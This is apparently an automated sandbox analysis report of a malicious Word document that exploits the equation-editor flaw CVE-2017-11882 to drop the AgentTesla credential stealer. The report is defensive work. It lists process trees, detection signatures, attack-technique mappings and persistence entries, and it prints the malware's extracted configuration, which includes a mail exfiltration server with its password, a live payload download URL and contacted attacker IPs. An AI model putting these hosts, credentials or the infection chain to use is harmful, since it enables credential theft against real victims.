ID: 356799
Sample Name:
payment_advice.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 16:53:01
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report payment_advice.doc

Overview


General Information

Sample Name:	payment_advice.doc
Analysis ID:	356799
MD5:	0ea6e37e930278..
SHA1:	5e3721c21b04c3..
SHA256:	3fda6eb4d908288.
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Binary contains a suspicious time st…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Hides threads from debuggers
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2472 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2300 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - twox67345.exe (PID: 2292 cmdline: C:\Users\user\AppData\Roaming\twox67345.exe MD5: 3DC83F17122DD592D607424A54C1E9CB)
    - cmd.exe (PID: 2944 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: AD7B9C14083B52BC532FBA5948342B98)
      - timeout.exe (PID: 2996 cmdline: timeout 1 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
    - twox67345.exe (PID: 2936 cmdline: C:\Users\user\AppData\Roaming\twox67345.exe MD5: 3DC83F17122DD592D607424A54C1E9CB)
    - twox67345.exe (PID: 2952 cmdline: C:\Users\user\AppData\Roaming\twox67345.exe MD5: 3DC83F17122DD592D607424A54C1E9CB)
- UGxXf.exe (PID: 2500 cmdline: 'C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe' MD5: 3DC83F17122DD592D607424A54C1E9CB)
  - cmd.exe (PID: 2924 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: AD7B9C14083B52BC532FBA5948342B98)
    - timeout.exe (PID: 2984 cmdline: timeout 1 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
  - UGxXf.exe (PID: 648 cmdline: C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe MD5: 3DC83F17122DD592D607424A54C1E9CB)
- UGxXf.exe (PID: 1836 cmdline: 'C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe' MD5: 3DC83F17122DD592D607424A54C1E9CB)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "pEOdpd0kIi",
  "URL: ": "https://n2pGpXVLT5FR.net",
  "To: ": "",
  "ByHost: ": "mail.tpcdel.com:587",
  "Password: ": "ki7OGHHnlVdG04A",
  "From: ": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2360157880.00000000027 01000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000009.00000002.2360157880.00000000027 01000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000004.00000002.2274734212.00000000036 8E000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000010.00000002.2360028702.00000000022 B1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000009.00000002.2358876665.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.UGxXf.exe.39bd920.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.twox67345.exe.38b4700.9.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
9.2.twox67345.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.UGxXf.exe.3974700.8.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.twox67345.exe.38fd920.8.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 5 entries				

Sigma Overview


System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Binary contains a suspicious time stamp

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Valid Accounts	Windows Management Instrumentation 1 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Too Transfer 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Logon Script (Windows)	Timestomp 1	Credentials in Registry 1	Security Software Discovery 2 2 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standa Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	Virtualization/Sandbox Evasion 1 4	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Non-Applica Layer Proto
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1 4	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Application Protocol 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1 2	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communica
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Port


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
payment_advice.doc	44%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\twox67345.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\twox[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\twox[1].exe	38%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	
C:\Users\user\AppData\Roaming\twox67345.exe	38%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	
C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe	38%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.twox67345.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Source	Detection	Scanner	Label	Link	Download
16.2.UGxXf.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
mail.tpcdel.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://coroloboxorozor.com/base/4AE44766E50C275550C63C95498C19FE.html	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://tunedinblog.com/wp-includes/twox.exe	100%	Avira URL Cloud	malware	
http://coroloboxorozor.com	0%	Avira URL Cloud	safe	
http://coroloboxorozor.com/base/C56E2AF17B6C065E85DB9FFDA54E4A78.html	0%	Avira URL Cloud	safe	
http://https://n2pGpXVLT5FR.net	0%	Avira URL Cloud	safe	
http://mail.tpcdel.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.tpcdel.com	103.35.120.75	true	true	• 2%, Virustotal, Browse	unknown
coroloboxorozor.com	172.67.172.17	true	false		unknown
tunedinblog.com	150.95.81.183	true	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://coroloboxorozor.com/base/4AE44766E50C275550C63C95498C19FE.html	false	• Avira URL Cloud: safe	unknown
http://tunedinblog.com/wp-includes/twox.exe	true	• Avira URL Cloud: malware	unknown
http://coroloboxorozor.com/base/C56E2AF17B6C065E85DB9FFDA54E4A78.html	false	• Avira URL Cloud: safe	unknown
http://https://n2pGpXVLT5FR.net	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	twox67345.exe, 00000004.00000002.2283901109.00000000059F0000.00000002.00000001.sdmp, twox67345.exe, 00000009.00000002.2363872886.0000000005DA0000.00000002.00000001.sdmp, UGxXf.exe, 0000000B.00000002.2341353479.0000000005A80000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	twox67345.exe, 00000004.00000002.2283901109.00000000059F0000.00000002.00000001.sdmp, twox67345.exe, 00000009.00000002.2363872886.0000000005DA0000.00000002.00000001.sdmp, UGxXf.exe, 0000000B.00000002.2341353479.0000000005A80000.00000002.00000001.sdmp	false		high
http://coroloboxorozor.com	twox67345.exe, 00000004.00000002.2272663469.00000000022D1000.00000004.00000001.sdmp, UGxXf.exe, 0000000B.00000002.2330351390.0000000002391000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	twox67345.exe, 00000004.00000002.2272663469.00000000022D1000.00000004.00000001.sdmp, UGxXf.exe, 0000000B.00000002.2330351390.00000000002391000.00000004.00000001.sdmp	false		high
http://mail.tpcdel.com	twox67345.exe, 00000009.00000002.2360313482.0000000002814000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.172.17	unknown	United States		13335	CLOUDFLARENETUS	false
150.95.81.183	unknown	Singapore		135161	GMO-Z-COM-THGMO-ZcomNetDesignHoldingsCoLtdSG	true
103.35.120.75	unknown	India		9430	STPI-NOIDASoftwareTechnologyParksofIndiaBlock-IVIN	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356799
Start date:	23.02.2021
Start time:	16:53:01
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	payment_advice.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@20/9@10/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.6% (good quality ratio 0.1%) • Quality average: 7.4% • Quality standard deviation: 23.3%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:53:37	API Interceptor	127x Sleep call for process: EQNEDT32.EXE modified
16:53:43	API Interceptor	554x Sleep call for process: twox67345.exe modified
16:55:09	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run ZozjABYW C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe
16:55:18	API Interceptor	334x Sleep call for process: UGxXf.exe modified
16:55:18	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run ZozjABYW C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.172.17	New Order 2300030317388 InterMetro.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/26C9 E19CD43562 C78CD12FB7 DF6FEC19.html
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/EFDD 2E5486C740 22C50C219C 9576AB0D.html
	SecuriteInfo.com.Variant.Bulz.368783.31325.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/7530 07B764720A C1F46C7741 AC807FF3.html
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/008D 1C43D45C0A 742A0D32B5 91796DBD.html
	Payment_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4E6D 09D3FE7F5C 729D5893BB C810E319.html
	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/45B6 56EF859B90 6DB2A5636A 30447A39.html
	VIws8bzjD5.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/C56E 2AF17B6C06 5E85DB9FFD A54E4A78.html
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/6721 7E30C92633 5AF77F6F87 6C4096EF.html
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/B7EE 0CB8A1B541 70208E8AC0 26859710.html
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4FD4 067B934700 360B786D96 F374CFDE.html
	PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/79E1 649C337403 4D720AAEAD 0A4C189E.html
	XP 6.xlsx	Get hash	malicious	Browse	• corolobox orozor.com /base/7530 07B764720A C1F46C7741 AC807FF3.html
	PAYRECEIPT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/FB9E 1E734185F7 528241A997 2CE86875.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
